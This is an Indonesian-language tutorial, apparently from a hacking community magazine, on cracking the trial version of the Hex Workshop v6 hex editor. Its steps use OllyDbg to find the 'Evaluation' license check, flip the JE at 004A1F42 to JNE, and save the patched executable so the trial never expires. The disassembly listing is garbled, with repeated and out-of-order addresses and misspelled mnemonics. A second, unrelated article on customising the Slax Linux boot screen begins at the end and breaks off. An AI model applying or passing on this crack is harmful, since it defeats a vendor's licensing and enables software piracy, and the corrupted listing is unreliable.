
Screen di atas terlihat bahwa software di atas adalah trial
 Licensi Type : Evaluation -> Trial versions hanya 30 hari
 Granted : 2009-06-07 -> Tanggal penggunaan awal
 Expiration : 2009-07-12 -> Batas penggunaan
 Sekarang tugas kita adalah membuat software ini menjadi Full Type atau permanen.
 Pertama scan dulu software ini dengan Peid terlihat di enkripsi atau di packing..



Dan ternyata software ini tidak terdeteksi apapun, tapi kita lihat Crypto apa saja yang terdapat di software ini




Woow ternyata banyak sekali cryptonya 55 crypto wow keren ☺, Gw ja binun apa tuh arti dari gambar di bawah ☺, ya sudah kita langsung lanjutkan saja yuuukkk.....




Load software ini dengan Olly atau buka software ini dengan Olly, File Open, lalu kita arahkan ke folder dimana software Hex Workshop v6 32 bit From BreakPoint Software berada

Setelah itu Klik kanan pilih search for → All referenced text strings seperti gambar dibawah ini,



Setelah itu klik kanan lagi → search for text, tulis Evaluation di situ, kenapa saya suruh tulis kata itu????? Karena kata itu merupakan posisi di mana letak Trial versions di HexWorkshop ini, jangan lupa hilangkan centang yang ada di Case sensitive. Lalu enter!!




Nah keliatan dech tempat posisi Licensinya coba kamu lihat garis warna hijau, okeh saya buat keterangan selanjutnya

Gambar di bawah terdapat

Lensi Type : FULL

Key :

Nah Posisi ini yang menentukan bahwa software ini bias buat menjadi Full atau permanent
Setelah itu kita Enter ajaaa...



Selanjutnya akan kelihatan angka 004A1F74 | . 68 383C6900 PUSH 00693C38 ; UNICODE
"License Type : Evaluation",CR,LF, maksud angka ini adalah angka dari posisi Licensi yang full tadi ,lalu kta


ke atas ke angka **004A1F42** | . /0F84 B0030000 JE 004A22F8 nah di angka ini kita bisa melihat ada garis putih panjang ke bawah, maksud dari garis putih itu angka ini akan meloncat melewati proses registrasi tadi atau Licensi yang full, jadi logikanya jika software ini di gunakan maka prosesnya adalah trial karena melewati Licensi yang full tadi, sekarang yang kita lakukan adalah bagaimana caranya biar angka ini tidak melompat caranya gampang kok

```


004A22F0: 89C4 0C        MOU ECX,ECX
004A22F1: 50              PUSH EDI
004A22F2: 57              PUSH ECX
004A22F3: E8 D822FCFF    CALL 004645B0
004A22F4: 8047 F0        LEA EAX,DWORD PTR DS:[EDI-10]
004A22F5: C78424 680200    MOU DWORD PTR SS:[ESP+268],-1
004A22F6: 8050 0C        LEA EDX,DWORD PTR DS:[ECX+C]
004A22F7: 83C9 FF        OR ECX,FFFFFF
004A22F8: F0:0FC10A    LOCK XADD DWORD PTR DS:[EDX],ECX
004A22F9: 48              DEC ECX
004A22F0: 85C9          TEST ECX,ECX
004A22F1: E8 70040000    JMP 004A22F2
004A22F2: > E8 64100B00    CALL 00553D01
004A22F3: 33C9          XOR ECX,ECX
004A22F4: 3BC7          CMP ECX,EDI
004A22F5: 0F95C1        SETNE CL
004A22F6: 3BCF          CMP ECX,EDI
004A22F7: 75 0A          JNZ SHORT 004A2312
004A22F8: 68 05400000    PUSH 00004005
004A22F9: E8 E24FCFF    CALL 004647B0
004A2310: > 8810          MOU EDX,DWORD PTR DS:[ECX]
004A2311: 88C8          MOU ECX,EAX
004A2312: 8842 0C        MOU EAX,DWORD PTR DS:[EDX+C]
004A2313: FF00          CALL EAX
004A2314: 83C0 10        ADD EAX,10
004A2315: 894424 14        MOV DWORD PTR SS:[ESP+14],EAX
004A2316: 6A 16          PUSH 16
004A2317: 68 D03A6900    PUSH 00693A00
004A2318: 88C6          MOU ECX,ESI
004A2319: C78424 700200    MOU DWORD PTR SS:[ESP+270],3
004A2320: 897C24 24        MOU DWORD PTR SS:[ESP+24],EDI
004A2321: 897C24 28        MOU DWORD PTR SS:[ESP+28],EDI
004A2322: E8 6022FCFF    CALL 004645B0
004A2323: 808424 A00000    LEA EAX,DWORD PTR SS:[ESP+A0]
004A2324: 8050 01        LEA EDX,DWORD PTR DS:[ECX+1]
004A2325: 8049 00        LEA ECX,DWORD PTR DS:[ECX]
004A2326: > 8008          MOV CL,BYTE PTR DS:[ECX]
004A2327: 89C0 01        ADD ECX,1
004A2328: 89C0 01        ADD ECX,1

```


Klik kanan di angka **004A1F42** | . /0F84 B0030000 JE 004A22F8 klo binun lihat screen di bawah ini




Pilih binary lalu Edit




Akan keluar angka yang tadi saya bilang 0F84 B0030000 → Angka ini, lalu ganti angka 4 menjadi 5




Setelah itu oke maka garis itu akan terputus lihat gambar di bawah ini!





Setelah itu klik kanan → Copy to executable → All modification → lalu copy All → oke






Klik kanan → Save file → save dan rename dulu jika terjadi kerusakan maka akan di backup



Setelah itu anda jalankan program nya saya rename menjadi HWorks32_. Hore bisa di gunakan tanpa ada masa trial dan registrasinya. Setelah saya jalankan ternyata berhasil tidak ada masa Expire nya lagi dan sudah terdapat aktivasi, registrasi, dan Customer tanda nya kita sudah membuat license menjadi permanent hehe ☺

Lihat gambar di bawah heheheuy



Akhir kata saya ucapkan terima kasih telah membaca Artikel yang Chupu ini.

Thankz to :

- My mother atas Do'a restunya
- Nemesis_Byt3 Artikel Crackingnya keren bangetss di X-code
- Amon-Def3ct byt3 yang telah memberikan Inspirasi, you're my Inspiration ☺
- Kepada Crew dan anggota XCode (Yogyafree) seluruh tanah air
- For Semua Teman Di Kampus, terutama kepada mahasiswa semester 4 D3 MI Kampuz Gundar X – malang
-

Segala kritik dan saran silahkan kirimkan ke : ponkdbYTE@gmail.com

Atau <http://vonknity.co.cc>



author : ponkdbYTE

lahir : Jakarta 12 june 1989

Email : ponkdbYTE@gmail.com

level bacaan : Cracking Newbie

Homepage : <http://vonknity.co.cc>

----- end -----

Mengubah Gambar Pada Booting Slax Portable USB(linux)

Penulis : abe wisnu (abewisnu@gmail.com)




Key langsung aja gax perlu basa-basi ,entar jadi basi beneran ☺. Mungkin kalian semua sudah pada tau dan macam-macam nich cara nya , tpi nich asli dari Ide dan pemikiran tuk nulis artikel ini . dan cara nya gampang Koq ☺. Maklum saya masih Newbi Linux , baru mengenal linux jadi maklumin kalau ada yang salah . dan disini saya tidak langsung menggunakan linux melain kan saya menggunakan Windows Xp untuk mengedit Gambar Booting pada slax ☺.

1. Pertama tentu kalian sudah membuat slax USB. Kalau belum punya Download di www.slax.org . cara memasang nya juga gax sulit koq , tinggal meng Extract slax-6.0.7.rar simpan Folder "boot" dan "slax" pada dictory USB dan masuk dalam Folder "boot" dan jalan kan "bootinst.bat" dan tentunya kalian sudah dapat menjalan kan slax di saat Kalian Menjalan kan Slax USB dengan Booting.

